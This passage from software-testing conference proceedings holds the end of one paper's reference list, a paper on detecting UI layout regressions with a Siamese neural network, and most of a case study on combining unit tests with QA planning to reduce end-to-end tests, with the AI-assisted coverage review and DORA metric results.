- Brown, Tom B., Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, Sandhini Agarwal, Ariel Herbert-Voss, Gretchen Krueger, Tom Henighan, Rewon Child, Aditya Ramesh, Daniel M. Ziegler, Jeffrey Wu, Clemens Winter, Christopher Hesse, Mark Chen, Eric Sigler, Mateusz Litwin, Scott Gray, Benjamin Chess, Jack Clark, Christopher Berner, Sam McCandlish, Alec Radford, Ilya Sutskever, and Dario Amodei. 2020. "Language Models are Few-Shot Learners." arXiv abs/2005.14165. DOI: 10.48550/arXiv.2005.14165.
- Beck, Kent. 2003. "Test-Driven Development: By Example". Addison-Wesley Professional. ISBN 0-321-14653-0. 220 pages.
- Elyasaf, Achiya, Eitan Farchi, Oded Margalit, Gera Weiss, and Yeshayahu Weiss. 2023. "Generalized Coverage Criteria for Combinatorial Sequence Testing." IEEE Transactions on Software Engineering.
- Garousi, Vahid, and Michael Felderer. 2017. "Developing, Verifying, and Maintaining High-Quality Automated Test Scripts." IEEE Software 34, no. 6: 68-74.
- Garousi, Vahid, and Mika V. Mäntylä. 2016. "When and What to Automate in Software Testing? A Multi-Vocal Literature Review." Information and Software Technology 76: 92-117.
- Harel, David, Assaf Marron, and Gera Weiss. 2012. "Behavioral Programming." Communications of the ACM 55, no. 7: 90–100.
- Jacky, Jonathan, Margus Veanes, Colin Campbell, and Wolfram Schulte. 2007. Model-Based Software Testing and Analysis with C#. Cambridge: Cambridge University Press.
- Leotta, Maurizio, Diego Clerissi, Filippo Ricca, and Paolo Tonella. 2013. "Capture-Replay vs. Programmable Web Testing: An Empirical Assessment during Test Case Evolution." In IEEE International Conference on Software Maintenance, 272-281.
- Utting, Mark, and Bruno Legeard. 2006. Practical Model-Based Testing: A Tools Approach. Burlington, MA: Morgan Kaufmann Publishers Inc.
- Yaacov, Tom, Achiya Elyasaf, and Gera Weiss. 2024. "Boosting LLM-Based Software Generation by Aligning Code with Requirements." In Proceedings of the 32nd IEEE International Requirements Engineering Conference Workshops (REW 2024), 301–305.
- Yaacov, Tom, Achiya Elyasaf, and Gera Weiss. 2024. "Keeping Behavioral Programs Alive: Specifying and Executing Liveness Requirements." In Proceedings of the 32nd IEEE International Requirements Engineering Conference (RE), 91–102.
- D. R. Kuhn, J. M. Higdon, J. F. Lawrence, R. N. Kacker and Y. Lei, "Combinatorial Methods for Event Sequence Testing," *2012 IEEE Fifth International Conference on Software Testing, Verification and Validation*, Montreal, QC, Canada, 2012, pp. 601-609, doi: 10.1109/ICST.2012.147.

Layout Validation Using Generative AI: A New Approach to Ensuring UI Consistency

**Regis Bernard (Author), Shripad Deshpande (Author), Sapan Tiwari (Co-Author),
Dharmam Buch (Co-Author), Himanshu Pathak (Co-Author)**
RegisRozario@gmail.com, Shripad.Deshpande18@gmail.com,
SapanSanu@gmail.com, BuchDharmam@gmail.com,
Himanshu.Pathak086@gmail.com

Abstract

In modern software development, ensuring visual alignment and layout accuracy across multiple platforms presents significant challenges that are not fully addressed by traditional testing methods, such as end-to-end (E2E) tests. While E2E tests focus on functional verification, they fail to identify layout-related issues, such as misplacement of UI elements, misalignments, or overlaps. This paper introduces a novel approach for automated layout validation using generative AI. The proposed method compares the rendered UI against a baseline design system, which can be any design tool like Figma, Sketch, or Adobe XD. The process involves capturing screenshots of the rendered page, comparing these screenshots with the design specifications, detecting discrepancies, and generating reports for further review. The solution is designed to work across mobile, tablet, and web platforms, ensuring consistent design implementation and providing a more effective approach to cross-platform layout validation.

Our experiments show that the generative AI–driven Siamese Network approach achieved a similarity score–based detection accuracy of over 95%, outperforming baseline methods such as pixel-difference, CLIP embeddings, and DOM-based diffs. This demonstrates its robustness against rendering noise, responsiveness to layout shifts, and reliability in detecting UI inconsistencies without requiring pixel-perfect matching.

Biography

Regis Bernard is a Software Development Engineer in Test at a large social media company, focusing on automation frameworks and UI validation through AI.

Shripad Deshpande is a Senior QA Engineering Manager at a large social media company, leading GenAI QA efforts. He is an AI for QA enthusiast, with a strong focus on efficiency.

1. Introduction

The importance of maintaining design consistency across various platforms and screen sizes is central to the user experience (UX) in modern software development. While traditional testing methods such as end-to-end (E2E) tests are effective at validating the functionality of software, they often fail to address visual design issues such as the alignment, proportion, and placement of UI elements. As user interfaces become more complex, it is critical to ensure that these elements display correctly on all devices mobile, tablet, and web.

This paper presents an automated layout validation system that utilizes generative AI to compare rendered UIs with their corresponding design systems. Unlike E2E tests, this approach focuses on verifying the visual fidelity of the user interface. By automating the process of identifying and reporting discrepancies, this solution aims to streamline the validation process, reducing the risk of UI-related issues slipping through the cracks during development.

2. Background

Ensuring UI consistency across devices has long been a challenge in software development. Traditional functional tests validate that components work as intended but often overlook layout-specific issues like misalignments, inconsistent spacing, and overlapping elements. These problems, while seemingly minor, can significantly degrade user experience and brand perception. This section first reviews prior approaches to layout validation and their limitations, and then highlights notable real-world failures where poor layout design had measurable negative consequences.

2.1 Related Work

Traditionally, UI testing has been focused on ensuring the functionality of an application, verifying that buttons, links, and forms operate as expected. However, these tests do not account for layout issues such as misaligned elements, inconsistent padding, or elements overlapping one another. These issues, while visually apparent, are often difficult to detect using traditional functional testing approaches.

Several solutions have been proposed to address visual testing, including image-based comparison tools. These tools compare screenshots of the rendered page to predefined reference images, flagging any discrepancies. However, these solutions are often limited to rigid one-to-one comparisons and may not adequately handle dynamic content or responsive design, where layouts change depending on the device or screen resolution.

Generative AI offers an alternative approach. By analyzing and comparing images intelligently, generative AI can detect layout issues even when there are small variations between the rendered UI and the design. This enables a more flexible and accurate comparison, particularly in complex or responsive designs.

3. Methodology: Layout Validation Using Generative AI

The approach proposed in this paper involves the use of generative AI to automate the process of layout validation by comparing rendered UI elements with a reference design system. The steps in this process are as follows:

- **Step 1: Page Load and Screenshot Capture**

The first step involves loading the rendered page on the target device (e.g., mobile, tablet, or web) and capturing a screenshot of the UI. This screenshot represents the actual layout that needs to be compared against the design system.

- **Step 2: Design System Comparison**

The captured screenshot is then compared to the design system, which may be a design file from Figma, Sketch, or Adobe XD. AI-powered image recognition algorithms are employed to identify the positions, sizes, and alignment of key UI elements, comparing these against the design specifications.

- **Step 3: Discrepancy Detection**

Any discrepancies, such as misaligned elements, incorrect button sizes, or overlapping UI components, are detected **using our ResNet-based Siamese Neural Network model**. The model compares layout features extracted from the rendered screenshot and the reference design, learning to recognize differences in spatial arrangement rather than relying on raw pixel matching. When the similarity score falls below the predefined threshold, the system flags the layout as inconsistent. These discrepancies are then highlighted, and the system generates a marked-up version of the screenshot for review.

- **Step 4: Reporting and Analysis**

The marked screenshot is forwarded to tools for further analysis, such as Vision Pro or ChatGPT, which can provide additional insights into potential issues or resolutions. This step allows designers and developers to quickly address identified discrepancies and iterate on the design.

4. Initial Approaches and Limitations

The approaches described below were our early experiments for **Step 3: Discrepancy Detection** in the methodology. At this stage, the goal was to automatically identify misalignments, overlaps, and other layout regressions by comparing rendered UI screenshots against baseline designs. We evaluated several techniques ranging from pixel-level comparisons to embedding-based methods. However, each had specific limitations that made them unsuitable for robust cross-platform layout validation, as summarized in the table below.

Approach	What We Tried	Why It Didn't Work Well
Pixel Difference	Used OpenCV cv2.absdiff, SSIM	Too sensitive to rendering noise and minor shifts
<u>CLIP + Cosine Similarity</u> (pre-trained)	Used CLIP embeddings with similarity	Could not capture layout semantics or overlaps
<u>DINOv2 Embeddings</u> (pre-trained)	Used timm pretrained DINOv2 ViT	Better than CLIP, but lacked layout specificity

DOM-based Diff	Compared DOM trees and structure	Not image-based, failed on native/canvas UIs
----------------	----------------------------------	--

Pixel Difference

We first experimented with traditional image-difference techniques using OpenCV's cv2.absdiff and SSIM. While these methods are straightforward, they proved far too sensitive to minor rendering noise such as anti-aliasing, font smoothing, or small pixel-level shifts. As a result, they generated a large number of false positives, making them unsuitable for dynamic and responsive layouts.

CLIP + Cosine Similarity

CLIP + cosine similarity is great for **semantic similarity** (e.g., “does this page contain a login button?”), but **not reliable for layout verification** where **spatial fidelity** is critical. That’s why we moved to **Siamese networks**, which learn **pairwise differences in spatial structure**, making them far better for detecting misalignments, overlaps, or missing elements.

DINOv2 Embeddings (pre-trained):

DINOv2 embeddings capture global context and object categories. Great for tasks like image retrieval or clustering (“this is a cat, this is a dog”), but they are not trained to care about alignment or spacing. It recognizes “what the screen is” but not “how the elements are arranged.” For layout regression, we need models (like a Siamese network) that explicitly learn pairwise differences in spatial arrangement rather than just global semantic similarity.

DOM-based Diff

We also explored DOM tree comparisons to detect structural differences in rendered layouts. While effective for static, HTML-based UIs, this approach fell short in cases where rendering was handled by native mobile views or canvas-based graphics. Furthermore, DOM-based diffs do not account for visual alignment, spacing, or overlap issues, limiting their applicability in modern cross-platform applications.

Why CLIP & VIT based model response for layout regression doesn't work:

This figure provides a visual comparison between a baseline UI (left) and a regressed UI (right). In this example, the regressed version introduces an overlap in text (“sdsds”), clearly violating the layout consistency of the baseline design. Such discrepancies are supposed to be flagged by the CLIP & VIT models but due to the nature of the model these discrepancies are often overlooked.




Figure 1. Example of baseline versus regressed UI and where CLIP & VIT based models unable to identify the layout issues.

This figure shows an example of the structured output produced by the system after a layout comparison. It includes the baseline and candidate screenshots, similarity score, regression detection flag, threshold value, and additional metadata such as pixel-level differences and reasoning for the result. This machine-readable format enables easy integration into CI/CD pipelines and automated reporting workflows

```
{
  "name": "counter_app_text_overlap",
  "image_comparison_result": {
    "baseline": "baseline/counter_app_text_overlap.png",
    "candidate": "candidate/counter_app_text_overlap.png",
    "similarity": 0.9995681047439575,
    "regression_detected": false,
    "threshold": 0.99
  },
  "layout_issues": "pixel_diff: 0.05%",
  "regression_reason": "no significant layout deviation"
},
```

Figure 2. JSON output of layout comparison results

5. Proposed: Siamese Neural Network

We tried a ResNet-based Siamese Network to learn visual distances between UI image pairs.

This figure illustrates the complete workflow of the proposed system.

- **Test Execution Phase:** Baseline (expected) and current (test) screenshots are captured and pre-processed through resizing, cropping, and normalization to ensure consistency before model input.
- **Siamese Neural Network:** Both baseline and current screenshots pass through ResNet-based feature extractors to generate layout features. Differences between the two feature sets are computed, and a regression head produces a similarity score between 0 and 1.
 - Apply the same resize (244 px) /normalization to the incoming current screenshot.
 - Look up the cached embedding based on baseline file name and retrieve the precomputed baseline embedding otherwise, encode the baseline image on the fly.
 - Compute the current screenshot with the same backbone.
 - Compute $d = |fb - fc|$, $MLP \rightarrow \text{logit} \rightarrow \text{probability } p = \sigma(\text{logit})$.
 - If $\text{score} < \text{Threshold}$, flag layout regression; else no regression.
 - Emit a visual diff artifact (e.g., pixel diff or Grad-CAM/activation map overlay) to aid debugging.
- **Training Data Pipeline:** Screenshots from good and broken UIs are collected and labeled, then used to train or fine-tune the Siamese network. This enables the system to continuously improve at detecting subtle layout regressions.
- **Decision Logic:** The similarity score is compared against a threshold. Layouts above the threshold are marked as passed, while those below are flagged as failed.
- **Reporting and Alerts:** Results are summarized into developer-friendly reports with similarity scores, heatmaps, and marked-up screenshots. Alerts integrate with CI/CD systems, automatically preventing regressions from being deployed and notifying teams via established channels.




Figure 3. End-to-end workflow for layout validation using a Siamese Neural Network

With Siamese Neural Network output:

This is the output image generated based on baseline and current screenshot differences. With the Siamese Neural network model, we were able to identify the subtle layout mismatch as well.




Figure 4. Output for layout validation using a Siamese Neural Network

6. Results and Observations

Using a pixel-diff baseline, **83%** of flagged issues were noise/false positives from antialiasing, sub-pixel shifts, and font smoothing. We therefore adopted a Siamese CNN that compares **feature embeddings** rather than raw pixels, cutting noise to **32%** (a **51-point, ≈61%** relative reduction) while improving robustness across devices and renderers. The model stays sensitive to true layout regressions, **shifts, missing components, overlaps** and outperforms generic **CLIP/ViT** semantic encoders for fine-grained layout verification, reducing false negatives. Because it requires neither pixel-perfect matching nor **DOM** access, it works for native, canvas/WebGL, and responsive UIs, and it produces actionable outputs, **heatmaps, marked-up screenshots, and concise explanations** that speed triage and help teams prioritize fixes.

6.1 Limitations

Although effective, the proposed approach has certain limitations. Its accuracy depends on the quality and variety of training data, and highly dynamic or personalized layouts may still pose challenges. The similarity threshold requires fine-tuning to balance false positives and negatives, and the method introduces higher computational cost compared to traditional techniques. Additionally, while large language models (LLMs) can also be used by directly passing screenshots for analysis, this approach is not cost-effective since LLMs charge based on tokens. In contrast, our method reduces the token usage by approximately four times by only sending summarized results to LLMs for analysis, making it significantly more efficient. Finally, while strong in detecting spatial inconsistencies, the system does not fully capture higher-level design intent such as brand or accessibility guidelines.

7. Future Work and Conclusion

The approach presented in this paper offers a promising solution for automated layout validation. Future work will focus on improving the accuracy of AI comparisons, particularly for complex and dynamic layouts. Additionally, integrating this system into continuous integration/continuous deployment (CI/CD) pipelines will allow for real-time validation during the development process, further enhancing its utility.

In conclusion, generative AI provides an efficient and effective solution for ensuring design consistency across platforms. By automating layout validation, this approach allows teams to focus on other critical tasks while ensuring that the visual integrity of the product is maintained.

References

- Long, M. M. J. 2013. *Ford's MyFord Touch: A Case Study of Design Failures*. *Design Management Review*.
- Morville, M. 2016. *User Experience Design: Principles and Practices*.
- Norman, D. A. 2013. *The Design of Everyday Things*.
- O'Reilly, K. A. 2014. "What Went Wrong with Healthcare.gov." *Harvard Business Review*.

AI-Powered Unit Test Synergy to Reduce E2E Dependency

Simone Colosimo
 Sonepar Digital – simone.colosimo@gmail.com

Abstract

Unit tests are critical pieces of testing frameworks such as the Testing Pyramid, widely used in the software industry.

However, many organizations treat unit testing as a separate, reserved developers domain. A lack of synergy with QA is the default habit, resulting in overreliance on end-to-end (E2E) tests, costly test maintenance, and inefficient feedback loops.

I want to share how my team integrated unit tests into a shared testing strategy involving developers, Product Owners, and QAs.

By improving collaboration and aligning test coverage early in the development process, we can identify which scenarios are covered by unit tests and which need more focus from E2E automation, reducing unnecessary E2E tests, their scope, and the efforts for their maintenance.

Additionally, we leveraged AI-powered tools to identify and review unit tests more efficiently, further streamlining the testing process and helping focus on areas not covered by unit tests, improving overall test efficiency.

Our approach contributed to measurable improvements in key DORA metrics, such as a higher Deployment Frequency (DF) and a reduction in Change Failure Rate (CFR).

Biography

Simone Colosimo is a Quality Engineering leader with nearly two decades of experience in software quality and a strong interest in collaborative team dynamics and cross-functional collaboration.

He has held QA leadership roles at companies in various industries, including Samsung Electronics and Dashlane, and he currently serves as QA Director at Sonepar Digital.

Simone combines QA leadership with program delivery ownership to transform QA practices into scalable, engineering-aligned strategies. He has led initiatives that bridged the gap between developers, testers, and product stakeholders.

He has spoken at international conferences such as Agile Testing Days and JFTL on topics ranging from zero-bug policies to mental health.

Simone holds a Master's degree in Network and Telecommunications Engineering and is fluent in Italian, French, and English. Born and raised in Rome, he's currently based in Paris. He enjoys traveling, photography, and has recently embarked on a journey to learn guitar.

1. Problem Statement

In modern software development, the need for rapid delivery and high-quality releases has magnified the role of automated testing strategies.

Widely adopted models like the Testing Pyramid address this need by promoting a balanced and maintainable test strategy that delivers fast feedback and catches issues early.

The model recommends using a large base of Unit Tests, a moderate number of Integration Tests, and a smaller layer of End-To-End (E2E) tests at the top.

Despite this guidance, many organizations still over-rely on E2E tests, replacing manual bottlenecks with automated ones. When unit tests are neglected, E2E tests tend to become too numerous, covering broad scenarios and becoming fragile, i.e. prone to breaking frequently with even small changes. This results in slow execution, high maintenance overhead, and delayed feedback, ultimately reducing the effectiveness and value of test automation.

A major driver of this issue is the organizational mindset that Unit Tests (and Integration Tests) are siloed, reserved domains of developers, while Quality Assurance (QA) ensures solely the E2E tests activities, such as design, creation, execution, and maintenance.

The direct consequence is that QA professionals and Product Owners are typically excluded from the design and evaluation of unit test coverage.

As a result, testing strategies often lack cohesion across different layers of testing.

This fragmentation not only burdens CI/CD pipelines with lengthy test executions but also creates gaps in test coverage, increasing the risk of defects escaping to production. In such environments, the feedback loop becomes inefficient, deployment confidence drops, and engineering teams struggle to achieve desirable DevOps metrics such as high Deployment Frequency (DF) and low Change Failure Rate (CFR), as defined by the DORA framework.

Additionally, even when unit tests are present, they are rarely reviewed or discussed outside code review contexts. Non-developers have limited visibility into what unit tests cover, blurring the “testing image”. The absence of shared ownership and alignment around unit testing leads to suboptimal resource allocation in test automation and diminished trust in the testing effectiveness.

How can we foster a culture in which unit tests are considered a shared asset and a strategic component of the testing process, not just an undermined implementation detail?

Can we leverage emerging AI-powered solutions to facilitate and accelerate a synergy across roles and test layers?

Addressing this challenge requires a shift in mindset, tooling, and practices. It necessitates a collaborative approach to testing strategy that actively includes developers, QAs, and Product Owners in shaping and optimizing test coverage.

Through this shift, organizations can reduce their dependence on costly E2E tests, accelerate feedback loops, and achieve better delivery outcomes as reflected in critical DevOps metrics.

This paper presents a real-world case study of a team that embraced this collaborative strategy. The team achieved measurable improvements in software quality, delivery speed, and operational efficiency by integrating unit tests into a shared conversation and employing AI tools for test discovery and optimization. We will detail the approach, tools, measured outcomes, and the trade-offs encountered.

2. Solution Implementation

To address the disconnect between unit testing and the other test layers, we implemented a structured, simple, collaborative process that integrated unit tests into testing strategy conversations along the development lifecycle.

We established a process in which developers, QAs, and Product Owners jointly participated in test planning sessions. These sessions, held during backlog refinement or early sprint planning, involved discussions on user stories to align on expected behaviors and identify what could and should be covered by unit tests.

2.1 Proof of Concept (POC) and scaling`

The first step was to gather concrete data and demonstrate the value of the new approach. We involved key, experienced QE members to review existing E2E test coverage in their respective teams and compare it feature by feature with unit tests already present in the codebase.

This analysis quickly revealed significant overlap: many E2E steps and scenarios were already covered at the unit level.

Following this discovery phase, we asked them to update their E2E suites by removing redundant tests and steps.

In one extreme example, 27 E2E tests were reduced to just one, with the rest handled by unit tests. Overall, most teams saw a 33% to 70% reduction in E2E test scope, either in terms of the number of tests or individual test steps.

With successful outcomes from the pilot teams, we transitioned from experimentation to formalizing the approach as a simple, structured process. We documented clear guidelines to help QEs expand the analysis done in the POC to all the teams.

Then, we proposed to embed them into team ceremonies like sprint planning and story grooming. The goal was to ensure the process was scalable across teams without adding unnecessary overhead or disrupting existing workflows.

2.2 Keep the process simple and powerful

At the heart of the process, there are just two guiding questions:

- What do we want to test?
- How do we want to test it?

These two questions became the foundation of our quality conversations. They encouraged teams to clarify their intent and consider the most appropriate test layer for each scenario, unit, integration, or E2E test. Despite their simplicity, these questions are powerful because they:

- Align roles and expectations: Developers, QEs, and Product Owners can finally have a shared conversation about test strategy.
- Spot implicit assumptions early: Discussing what to test surfaces hidden risks, edge cases, or business rules that may be overlooked.
- Enhance clever test design: By considering *how* to test something, teams can select the most efficient and effective layer to validate behavior, often reducing their reliance on E2E tests.
- Promote shared ownership: These conversations shift testing from a reactive to a proactive and collaborative approach.

By maintaining this simplicity, the process remained lightweight enough to be adopted across teams yet meaningful enough to drive real improvements in test strategy, coverage clarity, and delivery performance.

2.3 From Manual Collaboration to AI-Driven Synergy

As described above, the synergy between roles was achieved by fostering direct conversations with developers and POs during backlog refinement or story analysis.

We manually reviewed the associated unit tests for each relevant feature or story, to understand what was already covered and what required additional testing. This hands-on collaboration proved its value because it improved mutual understanding and reduced test duplication.

However, maintaining this level of deep analysis across all relevant stories demanded significant time and commitment from both QAs and developers. The process, while effective, wasn't easily scalable in a fast-paced delivery environment.

This is where AI-powered tooling became a true game-changer. By integrating an AI tool (GitHub Copilot in our case) we were able to automatically analyze the codebase, detect existing unit tests, and highlight gaps in test coverage. This allowed us to scale and sustain the collaborative synergy between developers and QE's without requiring the same level of manual effort.

Previously, reviewing pull requests (PRs) and validating unit test coverage was a time-consuming task shared between developers and QE's. With the help of AI, much of this process became automated. The tool accelerated analysis, reduced review time, and enabled quicker, more informed decisions about where additional testing was needed.

We also used AI to suggest or auto-generate missing unit and E2E test scenarios. It helped identify cross-team dependencies and surfaced untested edge cases that might otherwise have gone unnoticed, especially in large and complex codebases.

Another challenge was inconsistent test structures between teams or developers. AI tooling helped standardize test creation practices, promoting more uniform and maintainable test suites across the organization.

Overall, the integration of AI significantly boosted our efficiency, enabled proactive test strategy adjustments, and empowered teams to focus on higher-value testing activities.

3. Challenges

3.1 Mindset shift

One of the most significant obstacles was shifting the perception that unit testing is exclusively a developer concern. QE's and Product Owners were not used to participating in discussions about low-level test coverage, and developers were not used to leveraging unit tests to cover the acceptance criteria.

Once again, valuable contributions from key, experienced QE members helped move the initiative forward.

Through POC results sharing, repeated communication, training, and reinforcement, they helped all roles understand that early alignment on unit test strategy reduces rework and redundant testing later.

3.2 Trade-offs

3.2.1 Pipeline Integration Gaps

By implementing this approach, it's important to ensure that unit tests are fully integrated into regular test pipeline runs. If they're missing or not consistently executed as part of the CI process, some key scenarios may go untested, especially if we assume that they're already covered at the unit level. This can create a false sense of confidence and increase the risk of bugs slipping into production. Additionally, not all unit tests are equal in value or structure.

Tests that rely heavily on mocks may fail to provide sufficient confidence in the product's release. In such cases, it may be more effective to shift the validation to the E2E level, where actual behavior across integrated components can be verified more reliably.

Recognizing these exceptions is important, otherwise the risk is to under-test critical paths or place too much trust in unit test results.

3.2.2. Choosing the right test layer

Finding the right balance requires teams to stay critical and pragmatic, and this is valid not only in terms of where and how to test, but also in the process itself.

It's essential not to place blind faith in a single testing strategy, tool, or layer.

Unit tests must be both present and meaningful. At the same time, teams need to recognize when certain behaviors are better validated through integration or E2E scenarios.

A thoughtful, case-by-case evaluation ensures that the testing strategy remains effective, adaptable, and grounded in real product needs, rather than being loyal to a rigid process.

For instance, in our case, we decided to write E2E scenarios for the four basic data operations: Create, Read, Update, and Delete (CRUD), even though they are already covered by unit tests.

3.2.3 Limits of AI-Driven Testing

AI-generated tests always require human review to ensure they truly align with the project's requirements. This is especially important for edge cases, where the context or complexity may lead to inaccuracies in AI.

Integrating AI tools into existing CI/CD systems, particularly for tasks such as automated test generation or coverage analysis, often requires a custom setup. This can be more complex in projects with non-standard tech stacks or legacy infrastructure.

Additionally, every project comes with its own testing practices, architectural patterns, and conventions. To be effective, AI tools typically need to be fine-tuned or configured to reflect those specific needs, rather than used as a one-size-fits-all solution.

3.3 Unit Test tracking

One of the recurring challenges in quality engineering is the limited visibility and traceability of unit tests within the broader testing strategy. While E2E tests are often tracked via test management tools and linked to feature tickets, hence linked to product mapping, unit tests typically remain isolated within the codebase, tied to pull requests, and thus linked to code mapping.

However, they are not easily traceable over time or across features.

This siloed nature makes it difficult to answer questions like: "Which unit tests validate this feature?" or "Is this area of the code properly tested at the unit level?"

Another problem to face is the fragmentation of testing tools and reporting. Unit tests and E2E tests often exist in separate pipelines, making it harder to consolidate test coverage metrics or pass/fail trends into a single view. This lack of integration weakens confidence in the test suite's completeness.

Additionally, tracking historical trends and test quality metrics over time is difficult without automation. Teams struggle to measure how coverage evolves, whether regression coverage is maintained, or where gaps might emerge after several releases.

Finally, enforcing a consistent coverage standard for unit and E2E tests is often a manual and error-prone process. Developers may unknowingly merge changes with insufficient coverage, increasing the risk of bugs or regression.

4. Results

Despite the challenges, we were able to observe measurable outcomes in software quality and delivery.

4.1 CI improvements

The synergy between unit and E2E tests brought tangible improvements to our CI/CD pipeline.

By carefully reviewing the E2E suite through the lens of unit test coverage, we identified and removed redundant E2E tests and too broad scenarios that added little value but consumed time and resources.

This clean-up effort resulted in a relevant reduction in test execution time across CI stages.

Builds became faster, and test reliability increased, in particular in pre-release stages where E2E tests were considered “a waste of time”.

By focusing on the added value provided by optimized E2E tests, we had fewer blocked pipelines due to fragile E2E tests, and QA teams could focus more on exploratory testing instead of constantly analyzing test failures.

Our test pass rate for scheduled pipelines went from 50-70% in Q1 2024 to 85-90% in 2025.

The combination of faster test cycles and fewer flaky tests unlocked more frequent and smoother releases, enabling quicker delivery cycles without sacrificing quality.

4.2 DORA metrics

Although it's not always possible to directly link cause and effect, after introducing the unit test synergy, we started noticing improvements in our DORA metrics.

The deployment frequency (DF) increased from one release per week in Q1 2024 to up to three times per week in Q3 2024, and then remained steady at twice per week in 2025. Teams began pushing smaller changes more regularly, supported by faster feedback loops and improved confidence in test results.

At the same time, we saw the Change Failure Rate (CFR) decrease from 30% in Q1 2024 to 3% in Q4 2024. Since the introduction of the synergy, the CFR average is around 6%.

